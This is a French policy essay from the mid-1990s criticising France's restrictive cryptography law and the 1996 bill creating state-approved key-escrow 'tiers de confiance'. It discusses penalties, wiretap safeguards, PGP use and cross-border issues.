4/ LA CRYPTOLOGIE

La réglementation de la cryptologie

Les médias le répètent à satiété : l'Internet n'est pas sûr. Les messages peuvent être interceptés ou même falsifiés. Pourtant, il y a un remède technique imparable : la cryptologie. Mais on se heurte au problème de sa réglementation.

La situation actuelle

La France, patrie des Droits de l'homme, présente la particularité curieuse d'avoir une des réglementations les plus restrictives du monde quant au droit de ses citoyens à protéger leurs secrets.

Dans la plupart des autres pays démocratiques, vous avez parfaitement le droit d'écrire votre journal intime avec un code connu de vous seul, de chiffrer par tout moyen à votre convenance le contenu

de vos fichiers d'ordinateurs, de mettre au point avec vos correspondants privilégiés des conventions secrètes qui font qu'eux seuls pourront vous lire, et même de brouiller vos conversations téléphoniques avec les moyens matériels ou logiciels de votre choix. Le droit au secret, celui de garder pour soi ce qu'on n'a pas décidé de porter à la connaissance du public, y est considéré comme fondamental, et chacun peut l'assurer comme il l'entend. Evidemment, si une autorité judiciaire établit que les secrets en question peuvent constituer des pièces à conviction, elle peut mettre l'intéressé en demeure de lui communiquer leur traduction en clair, sous peine des sanctions prévues en cas de refus.

En France, non. Il est, au départ, interdit d'écrire ou de communiquer quoi que ce soit par un moyen secret, à moins que ce moyen ait été expressément autorisé par l'Etat.

Vous n'avez pas le droit de brouiller vos conversations par téléphone sans fil ; or, n'importe qui peut très facilement les intercepter - c'est, bien sûr, interdit, mais les poursuites sont rarissimes, alors que le matériel pour le faire se vend très bien, et très légalement. Vous n'avez pas le droit de transmettre votre numéro de carte bancaire pour un télépaiement autrement qu'en clair ; or, un intrus peut le capter et tenter de s'en servir à votre place. Vous n'avez pas le droit de chiffrer, par exemple, vos mots de passe d'accès à votre courrier électronique conservés sur votre ordinateur ; or, il existe des logiciels "chevaux de Troie" qui les communiquent à des pirates quand vous vous connectez sur l'Internet, et vous en avez peut-être déjà téléchargé sans le savoir. Vous n'avez même pas le droit de conserver votre journal, votre agenda, votre carnet d'adresses, le manuscrit de votre roman, vos souvenirs amoureux, vos fantasmes secrets, votre correspondance la plus intime, les notes que vous inspirent votre dernière séance chez le psychanalyste, quoi que ce soit en somme, sous une forme que vous seul pourrez relire. Et si vous êtes avocat ou médecin, vous n'avez pas le droit de rendre même les dossiers relevant du secret professionnel illisibles aux yeux des espions qui auraient réussi à
se les procurer.

Ou, plus exactement, vous pouvez faire tout ou partie de cela à condition d'y être expressément autorisé par un organisme spécialisé, le Service central de sécurité des systèmes d'information (SCSSI), soit parce que vous en faites personnellement la demande (cela suppose le dépôt d'un dossier qui déclenche une enquête policière, et l'issue est incertaine), soit parce que vous vous adressez à un fournisseur dont le produit a été autorisé une fois pour toutes à l'usage général.

En pratique, le SCSSI autorise les procédés dès lors qu'il estime pouvoir les briser. Cela permet quand même de se protéger efficacement contre les indiscrets ordinaires, qui sont très loin de disposer des mêmes moyens qu'un service national du chiffre. Si, donc, vous n'avez pas de secrets pour le SCSSI... ou ses collègues étrangers, le moyen le plus simple de vous protéger en toute légalité est d'avoir recours à un moyen autorisé pour l'utilisation générale. Cependant, ces derniers sont très peu nombreux, ou alors très discrets sur leur autorisation, en particulier sur sa durée qui ne peut excéder cinq ans. (A vrai dire, je n'en connais pas d'autre que le mien qui fournisse spontanément ces informations.)

Pourtant, il ne manque pas de logiciels qui chiffrent les données. Citons, par exemple, Netscape et Internet Explorer, qui permettent des accès sécurisés à certains serveurs, divers utilitaires de

compression avec une option de chiffrement, et même les banals Word et Excel de Microsoft, dont l'option de sauvegarde sous mot de passe constitue bel et bien un "moyen de cryptologie" aux yeux de la loi ! Il en résulte, soit que ces logiciels ont été expressément autorisés par le SCSSI (et dans ce cas, on aimerait connaître les références de leur autorisation et surtout la date à partir de laquelle leur usage n'est plus autorisé), soit que leur fourniture et leur utilisation est passible de 10 000 F d'amende par infraction, ce qui permettrait de renflouer sérieusement les finances de l'Etat... En fait, il semble bien que la loi soit allègrement violée, avec l'accord tacite des pouvoirs publics. Le parquet exerce avec dilligence son droit à... ne pas poursuivre. Et l'on imagine à peine le désordre que cela ferait si le fournisseur d'un moyen autorisé s'avisait de demander en référé qu'on fasse cesser, sous astreinte, la commercialisation et même l'usage de moyens illégaux peu ou prou concurrents du sien.

Telle qu'elle est à l'heure actuelle, la loi présente manifestement plus d'inconvénients que d'avantages. Les autorités ont fini par s'en apercevoir, et proposent un projet tendant à l'aménager. Seulement, cette fois-ci, la situation a changé : on ne peut plus se contenter d'un discret débat de spécialistes. Le grand public a pris conscience, par le biais du phénomène de l'Internet, de l'importance de l'enjeu, et doit participer à la réflexion, somme toute assez fondamentale en démocratie, sur les rapports entre le citoyen qui veut préserver ses secrets et l'administration qui aimerait parfois les connaître.

Le problème : les abus de la cryptologie

Si la France interdit déjà pratiquement la cryptologie à ses citoyens, si d'autres pays démocratiques (l'Union Européenne et chacun de ses pays membres, de même que les Etats-Unis et sans doute d'autres) envisagent des modalités de réglementation, ce n'est évidemment pas par pure tyrannie. Il y a bien un réel problème.

Les progrès de la cryptologie permettent désormais à chacun de prendre des mesures qui rendent toute tentative de décryptage parfaitement futile. Sur le plan technique, la partie est définitivement jouée : le bouclier a gagné face au glaive. Il est dorénavant possible de protéger ses secrets de manière inviolable, et tout nouveau progrès de l'informatique ne fera qu'accroître l'avantage du chiffreur sur le décrypteur.

Cela implique que la Mafia, par exemple, peut conserver sa comptabilité et ses fichiers clients et fournisseurs sous une forme que personne, pas même les meilleurs spécialistes des meilleurs services d'Etat, ne peut lire sans la clé. Les trafiquants de drogue peuvent prendre des commandes sans risque. Les terroristes peuvent conspirer par téléphone ou par télématique selon des moyens qui font de toute interception une perte de temps. Et cela, évidemment, n'est pas réjouissant.

Seulement, que faire ? A moins d'interdire l'informatique, on ne peut pas priver les criminels des moyens techniques nécessaires. En fait, n'importe quel boy-scout avec un PC même d'occasion dispose du matériel suffisant. L'Union soviétique avait essayé de réglementer l'accès à l'ordinateur (ainsi qu'à tout moyen de communication, jusqu'aux photocopieuses) ; ce fut un élément décisif de sa perte à cause des conséquences évidentes de marginalisation technologique. Personne ne peut proposer d'aller dans ce sens.

Reste donc à proposer des nouvelles mesures, plus raisonnables, de réglementation de la cryptologie

elle-même. C'est le but du projet de loi modifiant l'article 28 de la loi du 29 décembre 1990 sur les télécommunications, adopté par le Conseil des ministres du 3 avril 1996, modifié et adopté par l'Assemblée nationale, le 10 mai 1996.

Le projet de loi

Le projet rend enfin libre l'usage de la cryptologie dans un certain nombre de cas. (Notons que c'est la première fois que le mot "libre" apparaît dans un texte officiel français sur la cryptologie. On imagine la douloureuse révolution culturelle que cela a dû impliquer dans les services concernés.) Cependant, il ne faut pas se faire d'illusions sur la portée pratique de ce changement de vocabulaire : si jadis, la cryptologie était interdite, sauf quand elle était autorisée, maintenant, elle est libre, sauf quand elle est soumise à autorisation. Il n'en reste pas moins qu'il y a comme une amorce de changement d'état d'esprit, ainsi que quelques réels progrès.

La cryptologie sans confidentialité

Liberté, d'abord, pour l'usage de la cryptologie à des fins d'authentification et de contrôle d'intégrité, mais non de confidentialité : le régime passablement irréaliste qui exigeait théoriquement une déclaration préalable à chaque application d'une fonction de hachage telle que SHA ou MD5 (voire d'un banal checksum !) est supprimé. Désormais, on voit mal ce qui s'opposerait à une vérification par PGP de la signature d'un correspondant étranger - la détention de PGP, comme de tout autre moyen de cryptologie, n'est pas interdite, même si son usage à des fins de confidentialité le reste. (Attention, toutefois, à prendre soin de le télécharger à partir d'un serveur situé dans l'Union européenne si le projet de loi est adopté - sinon, vous risquez la prison pour importation !)

Les tiers de confiance

Ensuite, l'usage de la cryptologie pour assurer la confidentialité sera libre si "le moyen ou la prestation assure des fonctions de confidentialité et n'utilise que des conventions secrètes gérées selon les procédures et par un organisme agréé".

C'est cette disposition, les fameux "tiers de confiance" qui constitue la principale innovation du projet de loi. (L'expression ne figure pas dans le texte du projet de loi, mais elle est d'un usage courant, et elle figure dans l'exposé des motifs, ansi que dans la fiche d'explications du ministère délégué à la poste, aux télécommunications et à l'espace.) Notons que la France est le premier pays au monde à mettre en place ce genre de mécanisme, qui a fait l'objet de très vifs débats, et dont le caractère obligatoire a jusqu'à présent été écarté partout ailleurs.

Il s'agit d'organismes (privés ou publics - en pratique, on semble s'orienter vers, par exemple, le GIE CB, groupement d'entreprises bancaires de droit privé qui gère les cartes de crédit) agréés par l'Etat, et chargés de gérer les clés secrètes des usagers. Ils sont tenus de conserver les clés, et de les remettre en cas de besoin à la police ou à la justice. En dehors de ce cas, ils sont tenus au secret professionnel.

Si leur principe peut paraître intéressant, il soulève tout de même des interrogations.

D'abord, dans quelles modalités exactes ces clés pourront-elles être communiquées, et au juste à qui? Le projet de loi évoque deux cadres : la loi no. 91-646 du 10 juillet 1991 relative au secret des correspondances émises par la voie des télécommunications, d'une part, les chapitres premier et II du titre II du livre premier du Code de procédure pénale, de l'autre.

Les écoutes des télécommunications

La loi no. 91-646 du 10 juillet 1991 fixe des cadres très contraignants aux interceptions de télécommunications, qui ne peuvent être autorisées que dans deux cas :

- les écoutes dites "judiciaires" qui ne peuvent être ordonnées que par le juge d'instruction, et seulement si la peine encourue est supérieure ou égale à deux ans d'emprisonnement, et si les nécessités de l'information l'exigent (articles 100 à 100-7 du Code de procédure pénale). Ni le parquet, ni a fortiori un officier de police judiciaire agissant de sa propre initiative ne peuvent les mettre en oeuvre,
- les écoutes dites "administratives" qui ne peuvent être ordonnées, à titre exceptionnel et pour des motifs graves dont la loi donne la liste, que par trois personnes en France : le Premier ministre ou l'une des deux personnes spécialement déléguées par lui. De plus, elles sont surveillées par une autorité administrative indépendante instituée à cet effet, la Commission nationale de contrôle des interceptions de sécurité (CNCIS).

Bref, l'interception des télécommunications à l'insu des intéressés est une affaire grave, et pour laquelle le législateur, après quelques embarrassantes condamnations de la France par la Cour Européenne des Droits de l'Homme, s'est entouré de garanties sérieuses. La communication de clés dans ce cadre semble, en principe, logique.

Cependant, il faut bien reconnaître que les garanties ne semblent pas fonctionner de manière bien satisfaisante. Les écoutes illégales sont, de fait, très nombreuses (la CNCIS avance le chiffre de plus de 100 000 par an) ; elles sont surtout le fait de personnes privées, mais des bavures de la part de fonctionnaires se produisent parfois - l'affaire Schuller / Maréchal en a fourni un exemple, et on peut craindre qu'il y en ait bien plus qui ne sont jamais portés à la connaissance du public. C'est bien là une des justifications au recours à la cryptologie, qui devient alliée de la CNCIS.

Les perquisitions dans le cadre du Code de procédure pénale

Les références au Code de procédure pénale posent quelques problèmes. Curieusement, il n'est pas question dans le projet de loi de ses articles 92 à 100-7, qui parlent des transports, perquisitions, saisies et interceptions de télécommunications réalisés par le magistrat instructeur. Les références sont les articles 53 à 74, qui traitent des crimes et délits flagrants, et 75 à 78, qui régissent les enquêtes préliminaires. Dans les deux cas, l'officier de police judiciaire peut agir d'office. Or, les garanties voulues par le législateur pour des perquisitions dans ce cadre risquent d'être inopérantes, dans la mesure où ce n'est pas le domicile de l'intéressé qui est perquisitionné.

En principe, toute perquisition doit avoir lieu en présence de la personne chez qui on perquisitionne;

(article 57 du CPP). Dans le cas d'une entreprise de presse ou de communication audiovisuelle, elle ne peut être effectuée que par un magistrat (art. 56-2) ; s'il s'agit du domicile ou du cabinet d'un avocat, elle doit, en plus, se faire en présence du bâtonnier ou de son délégué, et s'il s'agit du cabinet d'un médecin, d'un notaire, d'un avoué ou d'un huissier, en présence d'un représentant de l'ordre concerné (art. 56-1).

Mieux, dans le cadre d'une enquête préliminaire, c'est-à-dire s'il n'y a pas flagrance et si la personne n'est pas mise en examen, une perquisition chez elle suppose son accord écrit préalable (article 75) qu'elle n'est évidemment pas tenue d'accorder. Il y a bien une exception dans le cadre de la lutte contre le terrorisme, mais elle suppose une décision d'un juge sur requête du procureur (article 706-24).

La rédaction actuelle du projet pourrait faire penser qu'un officier de police judiciaire, procédant d'office à une enquête préliminaire ou constatant le caractère flagrant d'un délit ou d'un crime, puisse obtenir, sans aucun contrôle d'un magistrat, la communication de toutes les clés secrètes qu'il veut, sans que les intéressés en soient jamais avertis.

En effet, on voit mal pourquoi le tiers de confiance chez qui s'effectue la perquisition refuserait son autorisation, même écrite ! Son activité (dont on peut supposer qu'elle puisse être lucrative) est subordonnée à une autorisation de l'administration : il a tout intérêt à entretenir de bons rapports avec elle... Peut-il se permettre de déclarer solennellement, éventuellement moyennant des pénalités contractuelles considérables en cas de manquement, qu'il ne remettra jamais une clé sauf s'il y est contraint par la loi, qu'il refusera son autorisation s'il ne s'agit que d'une simple enquête préliminaire, et qu'il informera immédiatement son client de toute demande de communication dans la mesure où la loi ne le lui interdit pas ? Cela constituerait certainement un argument commercial de première importance, parfaitement en accord avec la loi, mais ce tiers qui serait réellement de confiance aurait-il la moindre chance d'obtenir l'agrément ?

On risque d'être très loin du luxe de précautions normalement prévues pour l'interception des communications à l'insu de l'intéressé, et dont on sait qu'elles ne sont même pas suffisantes. Il se peut que ce soit en effet là ce que veulent les auteurs du projet, mais dans ce cas, il conviendrait à tout le moins de le préciser clairement, et que le Parlement en discute. Car à quel usage légal pourrait bien être destinée la connaissance de ces clés, sinon à l'examen de documents ou de messages auxquels l'autorité requérante a légalement accès ?

Les régimes contrôlés

Seul l'usage de la cryptologie est qualifié de "libre" par le projet, et seulement dans les deux cas mentionnés : celui où elle n'assure pas de confidentialité, et celui où l'on a recours aux tiers de confiance. Pour le reste, le régime ne change guère, si ce n'est que les décrets d'application devraient apporter des allégements des formalités, tout en multipliant les cas de figure avec quelques nouveautés intéressantes. Comme par le passé, le projet prévoit deux modalités de contrôle : la déclaration et l'autorisation.

Les régimes de déclaration

La première s'applique à la fourniture, l'importation d'un pays n'appartenant pas à l'Union européenne, et l'exportation de moyens de cryptologie n'assurant pas la confidentialité. L'usage, lui, est libre ; en revanche, l'obligation de déclaration d'importation d'un pays n'appartenant pas à l'Union européenne est nouvelle.

De plus, le décret d'application pourra substituer la déclaration à l'autorisation "pour les opérations portant sur des moyens ou des prestations de cryptologie, dont les caractéristiques techniques ou les conditions d'utilisation, tout en justifiant [...] un suivi particulier, n'exigent pas l'autorisation préalable de ces opérations". On attend les détails, car il est difficile de voir de quoi il peut être question.

Les régimes simplifiés

Il est prévu "un régime simplifié de déclaration ou d'autorisation pour certains types de moyens ou de prestations ou pour certaines catégories d'utilisateurs". Logiquement, cela devrait concerner notamment les banques, qui se servent depuis longtemps (avec l'autorisation du gouvernement) de mécanismes de transactions sécurisées, depuis le banal distributeur automatique de billets jusqu'aux transferts de fonds internationaux. Mais cela concerne certainement aussi les services de l'Etat, armée, affaires étrangères, police, etc, qui sont comme tout le monde soumises à la loi, et qui ont évidemment des besoins particuliers.

A ces catégories un peu privilégiées d'utilisateurs, on aimerait en ajouter au moins deux autres : les avocats, dans le cadre de la correspondance avec leurs clients, et les médecins. Leur secret professionnel est absolu ; il serait logique d'autoriser qu'il soit garanti par tout moyen technique.

Un régime de quasi-liberté pour la cryptologie sans danger

Le décret d'application établira "la dispense de toute formalité préalable pour les opérations portant sur des moyens ou des prestations de cryptologie, dont les caractéristiques techniques ou les conditions d'utilisation sont telles que ces opérations ne sont pas susceptibles de porter atteinte aux intérêts" "de la défense nationale et de la sécurité intérieure ou extérieure de l'Etat".

On peut espérer que cette disposition permettra enfin d'autoriser, une fois pour toutes, les procédés de cryptologie passablement ridicules qui vous protègent contre l'indiscrétion de votre petite soeur si elle n'est pas très futée, mais non contre un cryptologue un tant soit peu compétent. La fourniture de Word et d'Excel ne constituera plus une contravention de 5e classe passible de 10 000 F d'amende par infraction, ce qui devrait rassurer Microsoft France.

Evidemment, on attend avec curiosité les critères qui détermineront qu'un procédé n'est pas "susceptible de porter atteinte aux intérêts de la défense nationale et de la sécurité intérieure ou extérieure de l'Etat". Logiquement, il faut s'attendre à une limite au nombre de bits d'entropie de la clé. La valeur précise de cette limite sera très intéressante. Comment le SCSSI situe-t-il lui-même ses capacités par rapport, disons, à celles de la NSA américaine ? Les Français feront-ils mieux ou moins bien que les 40 bits des Etats-Unis, cassés en une semaine par Damien Doligez ?

Le régime ordinaire d'autorisation

En dehors de ces cas, le régime continuera à être celui de l'autorisation préalable. Compte tenu de la multiplicité des cas particuliers qui ont été prévus, il y a fort à parier qu'en fait, si la demande ne peut pas se rattacher à l'un d'entre eux, elle sera tout simplement rejetée. Il ne faut pas s'attendre à ce que PGP soit autorisé pour le citoyen ordinaire.

La référence à l'Europe

Le projet de loi mentionne à plusieurs reprises la notion d'importation d'un pays n'appartenant pas à l'Union européenne (et non "Communauté européenne", comme le texte le dit systématiquement à tort - la Communauté n'a pas de compétence pour les questions de sécurité, elle reste essentiellement économique ; depuis le Traité de Maastricht, le terme d'"Union européenne" désigne une entité plus ambitieuse englobant, notamment, une politique commune en matière de défense, d'affaires étrangères, de sécurité, d'immigration, de citoyenneté, etc).

Ceci suscite des interrogations : s'il est vrai que des réflexions ont été menées au sein des instances européennes sur une harmonisation de la réglementation de la cryptologie, et en particulier sur les tiers de confiance, elle n'ont pas, que l'on sache, abouti à une décision. Il n'est nullement évident que l'ensemble des membres de l'Union se rangent aux thèses passablement maximalistes françaises ; à l'heure actuelle, seule la Belgique semble vouloir restreindre la liberté de la cryptologie, et toute évolution dans ce sens constituerait un changement de cap majeur au moins dans les nations d'Europe du Nord (Suède, Finlande, Danemark, Pays-Bas, Royaume-Uni, Irlande) traditionnellement jalouses de libertés individuelles, auxquels on peut ajouter celles (Allemagne, Autriche, Italie, Espagne, Portugal, Grèce) dont l'expérience assez récente d'une dictature tendrait en principe à les rendre méfiantes vis-à-vis d'un contrôle excessif de la part du pouvoir politique.

Les sanctions

Le texte prévoit une série de sanctions, en général bien plus lourdes que par le passé. Le caractère "libéral" des nouvelles dispositions reste limité.

Abus à des fins délictueuses ou criminelles

D'abord, une surprise bienvenue : le simple usage d'un moyen de cryptologie non autorisé ne semble plus punissable, à moins qu'un décret ne le qualifie de contravention et prévoie une peine d'amende. En revanche, s'il a lieu "en vue de faciliter la préparation ou la commission d'un crime ou d'un délit", l'usage, la fourniture, l'importation d'un pays n'appartenant pas à l'Union européenne, et l'exportation sont passibles de trois ans de prison et de 500 000 F d'amende.

Cela semble conforme au bon sens : ce n'est évidemment pas la cryptographie en tant que telle qui pose problème, mais bien son abus à des fins criminelles. L'ancienne sanction (10 000 F d'amende pour usage sans autorisation, que ce soit pour chiffrer son journal intime ou un ordre de mission terroriste) ne pouvait manifestement dissuader que les honnêtes gens, et n'a, à ma connaissance, jamais été appliquée. On arrive enfin à des dispositions pénales qui permettent de prendre la loi au

sérieux.

Cependant, il aurait peut-être été plus judicieux d'ajouter "puni d'une peine de plus de deux ans d'emprisonnement" à la suite de "en vue de faciliter la préparation ou la commission d'un crime ou d'un délit". On peut en effet craindre qu'un juge d'instruction ne puisse faire artificiellement tomber, en invoquant le délit nouvellement créé, la limite inféreure de deux ans de prison qui est lui est nécessaire, en vertu de l'article 100 du Code de procédure pénale, pour ordonner une mise sur écoute. Supposons qu'il soupçonne quelqu'un d'un délit mineur ; comme l'usage de la cryptologie non autorisée pour "faciliter la préparation ou la commission" de ce délit constitue, lui, un délit majeur, il suffirait qu'il l'inclue dans ses soupçons pour pouvoir procéder aux écoutes... Les "dispositions libérales" du projet de loi aboutiraient en fait à des possibilités accrues d'interception.

Fourniture, importation et exportation illégales

Les peines pour fourniture sans autorisation sont nettement renforcées : de 10 000 F d'amende, elles passent à six mois de prison et 200 000 F d'amende. C'est plutôt sévère, mais sans conséquence : il fallait déjà être fou pour fournir sciemment des solutions cryptologiques non autorisées en France à partir du territoire français, alors qu'il suffisait, et qu'il suffit toujours, de franchir la frontière et de s'entendre avec un fournisseur étranger pour être en règle avec la loi, quitte à priver, au passage, la nation française de revenus. Même si l'exportation est interdite, on ne peut pas empêcher un développeur de sortir du territoire avec sa tête et ses idées. Et rien ne s'oppose à ce qu'il rapatrie ensuite des revenus tirés d'activités qui seraient illégales en France, mais qui ne le sont pas dans le pays où elles ont lieu - c'est ce que font, par exemple, les entreprises qui délocalisent afin de profiter de salaires inférieurs au SMIC français.

Cela dit, la même peine s'applique, non seulement pour l'exportation, mais aussi pour l'importation à partir d'un pays n'appartenant pas à l'Union européenne, et cela, c'est franchement contestable. Va-t-on mettre en prison les dizaines de milliers d'utilisateurs des versions américaines de Netscape ? Ceux qui auront eu le malheur de télécharger PGP à partir de ifi.uio.no (Norvège, pays qui a refusé par référendum l'adhésion à l'Union), et non de ad.or.at (Autriche), cert.dfn.de (Allemagne), encomix.es (Espagne), funet.fi (Finlande), dsi.unimi.it (Italie), sunet.se (Suède) ou ox.ac.uk (Royaume-Uni), qui sont tous situés dans l'Union ?

Exercice illégal d'une activité de tiers de confiance

Le projet punit aussi deux ans de prison et de 300 000 F d'amende "le fait de gérer, pour le compte d'autrui, des conventions secrètes de moyens ou de prestations de cryptologie permettant d'assurer des fonctions de confidentialité sans avoir obtenu l'agrément [...] ou en dehors des conditions de cet agrément".

L'étendue de ce nouveau délit est difficile à cerner. Il est manifestement constitué dans le cas d'un serveur clandestin de clés de sessions situé sur le territoire français, et à première lecture, c'est bien ce genre de choses qui seraient visées. Dès lors qu'on impose aux tiers de confiance d'être agréés, il est logique qu'on punisse ceux qui ne le sont pas, ou qui ne respectent pas les clauses de leur agrément.

Le problème, c'est qu'il n'est nullement nécessaire de recourir à un tiers, agréé ou non, pour établir une communication inviolable entre deux personnes. Les rédacteurs du projet de loi semblent convaincus qu'une bonne gestion de clés, et en particulier une authentification fiable, suppose des organismes centralisateurs ; M. Vincent-Carrefour, l'ex-directeur de l'ancienne Délégation Interministérielle pour la Sécurité des Systèmes d'Information (DISSI) l'a d'ailleurs explicitement affirmé. Ce n'est cependant pas le cas ; le système des tiers de confiance est une institution artificielle créée pour des raisons de politique de sécurité, non une nécessité technique. Un système comme PGP, et c'est justement son principal intérêt théorique, ne suppose aucune gestion centralisée de clés. L'authentification se fait au moyen d'un "réseau de confiance" géré, si tant est que ce mot est approprié, par l'ensemble des utilisateurs du monde entier.

Le problème se pose donc de savoir si un logiciel comme PGP, ou même Netscape, Internet Explorer ou d'autres permettant des communications sécurisées par une clé publique chiffrant une clé secrète de session, seront considérées comme gérant une convention secrète pour le compte d'autrui, cet autrui étant le destinataire du message. La même question peut se poser pour des procédés beaucoup plus simples dans lesquels les deux correspondants partagent tout simplement la même clé secrète - la gèrent-ils pour le compte l'un de l'autre ? Si c'est le cas, et à moins d'une autorisation, leur usage constitue un délit puni de deux ans de prison, ce qui est justement (article 100 du CPP) la limite inférieure autorisant une mise sur écoute judiciaire permettant de détecter l'infraction.

Une telle interprétation peut être soupçonnée par l'absence totale du mot "tiers" dans le texte du projet. On y parle d"autrui", ce qui inclut logiquement le destinataire. En revanche, le contexte général ansi que les expressions "gérer" et plus encore "pour le compte de" suggèrent bien une activité de services du genre de ceux que la loi prévoit pour les organismes agréés, lesquels, en général, ne seront ni l'émetteur, ni le récepteur du message à chiffrer, mais bien leur fournisseur d'une prestation de cryptologie. Bref, le texte est ambigu, et en l'absence de précisions dont on peut craindre qu'elles ne seront données que par la jurisprudence, le justiciable ne sait pas très bien de qu'il risque.

Que risque-t-on à utiliser PGP ?

En effet, si par "autrui", on entend un tiers : quelqu'un qui n'est ni l'émetteur, ni le destinataire du message, ou si l'on considère que le fait de fabriquer, sans que le destinataire l'ait commandé, une clé de session que lui seul peut lire ne saurait constituer à lui seul une gestion pour son compte, si, en somme, ce qui est visé dans ce nouveau délit d'exercice illégal d'une activité de tiers de confiance est bien ce qu'une lecture rapide peut faire penser, la situation est très différente.

Dans une telle interprétation, il n'y aurait pas grand risque à se servir de PGP ou d'un autre logiciel analogue, dès lors que ce n'est pas à des fins elle-mêmes délictueuses ou criminelles. Ce serait interdit, bien sûr, mais ce ne serait, au plus, qu'une contravention de 5e catégorie punissable d'une amende de 10 000 F (20 000 en cas de récidive), et encore, si le décret d'application en décidait ainsi. On serait très loin du délit puni de deux ans de prison au moins qui permettrait une écoute pouvant donner lieu à des preuves non nulles ; il serait donc en général difficile d'établir l'infraction d'une manière qui puisse aboutir à une condamnation.

Ce ne serait que par l'usage de la cryptologie non autorisée à des fins délictueuses ou criminelles que l'écoute judiciaire deviendrait possible, et la détection plus facile. En somme, une interprétation de ce type, outre qu'elle semble très défendable par rapport au texte, permettrait une sorte de compromis honorable tacite entre les partisans par principe d'une réglementation de la cryptologie, et ceux qui pensent qu'elle devrait être autorisée, dès lors que ce n'est pas à des fins illégales - une sorte de dépénalisation de fait. Mais il n'est pas certain que c'est le point de vue qui va prévaloir en pratique, bien que des emprisonnements pour simple usage de logiciels autorisés dans tout le reste du monde démocratique auraient un impact désastreux dans l'opinion publique mondiale.

Pas de sanctions spécifiques pour les tiers qui trahissent la confiance

Notons enfin que si le projet de loi prévoit des sanctions sérieuses pour tout ce qui tendrait à diffuser une cryptologie non contrôlée, en revanche, il reste muet sur le manquement au secret professionnel du tiers de confiance. Les "dispositions pénales particulières" qui "sont prévues s'ils ne [se] conformaient pas" aux "règles auxquelles ils ont souscrit" mentionnées par la notice du ministère concernent le cas où ils trahiraient la confiance du gouvernement, non celui où ils trahiraient celle de leurs clients. L'atteinte au secret professionnel n'est puni que d'un an d'emprisonnement et de 100 000 F d'amende (article 226-13 du nouveau Code pénal), soit la moitié de ce qui frappe la gestion illicite de conventions secrètes pour le compte d'autrui. Une fois de plus, on a l'impression curieuse que le législateur se méfie plus de ceux qui voudraient se préserver de l'espionnage que des espions eux-mêmes.

Le problème des échanges internationaux

Avec l'essor des réseaux de communication, le télépaiement, les téléconférences, et même le télétravail sans frontières prendront de plus en plus d'importance. Ces évolutions ont besoin de garanties de confidentialité. L'interception quasi systématique de tout ce qui circule sur le réseau est évidemment tout à fait illégale dans tous les pays démocratiques, mais il est à parier que tous les services secrets du monde la pratiquent quand même à des fins de renseignement militaire, diplomatique ou économique : on ne se prive pas d'une source pareille. S'ajoute à cela la délinquance "privée", de l'espionnage industriel aux détournements de fonds électroniques en passant par le chantage. Bref, on ne peut pas se permettre d'utiliser l'Internet pour des échanges confidentiels sans le secours de la cryptologie.

Or, le projet de loi précise que les organismes agréés doivent exercer leurs activités sur le territoire national. Dès lors, comment une entreprise française pourra-t-elle utiliser les mêmes ressources de communications rapides et sûres que ses partenaires et ses concurrents étrangers ? Il n'y a plus qu'à espérer que les autres pays du monde n'imposeront pas des conditions analogues de contrôle strictement national, sinon, la France ne pourra pas bénéficier des échanges sécurisés internationaux. Elle risque de devoir cantonner son utilisation des nouvelles techniques de télécommunications soit dans un cadre purement hexagonal, soit pour des applications dont le monde entier peut sans dommage prendre connaissance.

Si l'on admet que le principe d'un mécanisme de tiers de confiance puisse se justifier, il faudrait donc

qu'il soit adopté en des termes semblables à l'échelle internationale. Il faudrait, par exemple, que la France admette le recours à des tiers de confiance situés dans des pays avec lesquels il y aurait des accords de réciprocité quant à leur communication. Ce n'est pas évident à obtenir ; même au sein de l'Union européenne, tous les états n'ont pas la même perception de la nécessité d'empêcher les citoyens de dissimuler leurs secrets à leur guise, dès lors que ces secrets ne sont pas de nature criminelle.

Une réglementation peut-elle être efficace ?

Personne ne peut souhaiter que la cryptologie favorise les activités contraires à la loi.

Cependant, on peut s'interroger sur l'efficacité d'une réglementation, quelle qu'elle soit : il est loin d'être évident que les criminels les plus intelligents et les plus redoutables auront le bon goût de s'y soumettre... On voit mal les espions et terroristes manipulés depuis l'étranger utiliser sagement les mécanismes officiels français. Quant aux trafiquants de drogue et autres grands criminels organisés, ils ne vont pas adopter des procédés autorisés mais peu sûrs de leur point de vue, même s'ils encourent trois ans de prison de plus en en adoptant d'autres - ils risquent déjà la perpétuité, et leur priorité, c'est de ne pas se faire prendre.

En outre, la détection de messages chiffrés clandestins se heurte à des difficultés considérables, à la fois légales et techniques. Certes, on peut supposer que les services secrets français, comme les autres, ne s'embarrassent pas toujours des dispositions de la loi pour espionner ce qui passe sur le réseau. Cependant, il sera problématique d'utiliser de tels renseignements dans un prétoire. Mais surtout, il est techniquement difficile de repérer ce qui, dans le flot des messages, pourrait constituer un message chiffré : sa principale caractéristique (une distribution régulière, en apparence aléatoire) se retrouve également dans les fichiers tout simplement comprimés. De plus, rien n'empêche, dans l'état actuel de la législation, d'envoyer sur les réseaux des fichiers réellement aléatoires, et une interdiction éventuelle se heurterait à de grandes difficultés de définition. Enfin, et sans entrer dans les
détails, il est parfaitement possible de dissimuler des messages chiffrés dans des messages d'apparence anodine.

Si donc ce sont les trafiquants de drogue et les terroristes qui servent d'épouvantail pour justifier la réglementation, ce ne sont probablement pas eux qui sont, en fait, visés, mais plutôt les délinquants "ordinaires". Une banalisation de procédés cryptologiques facilement accessibles pourrait, en un premier temps, les pousser dans une certaine mesure à la faute. Evidemment, au bout de quelques condamnations résultant d'interceptions de messages chiffrés par des moyens autorisés, ils auront compris - si les petits malfrats sont rarement des candidats au prix Nobel, ils ne sont pas non plus cliniquement idiots. Cela dit, la perspective de trois ans de prison supplémentaires (à supposer qu'on ne prononce pas la confusion des peines) peut dissuader. En revanche, il ne faut pas s'attendre à ce que la répression de la fourniture de moyens non autorisés diminue le moins du monde leur disponibilité. Il ne faut pas même l'effort nécessaire à obtenir de fausses pièces d'identité ou des armes clandestines pour trouver des moyens de cryptologie sûrs : il suffit de télécharger PGP.

Est-ce que, compte tenu des limites des résultats qu'on peut en attendre, et des inconvénients, des

lourdeurs et des complications internationales que cela implique, une réglementation du genre proposé se justifie ? Le mécanisme des tiers de confiance ne sera sûrement pas gratuit - que ce soit l'utilisateur ou le contribuable, quelqu'un devra le payer. Il en résultera forcément un certain obstacle à la diffusion de la cryptologie, ce qui est peut-être le but recherché, mais qui favorise l'espionnage, et pas seulement au profit de l'administration française.

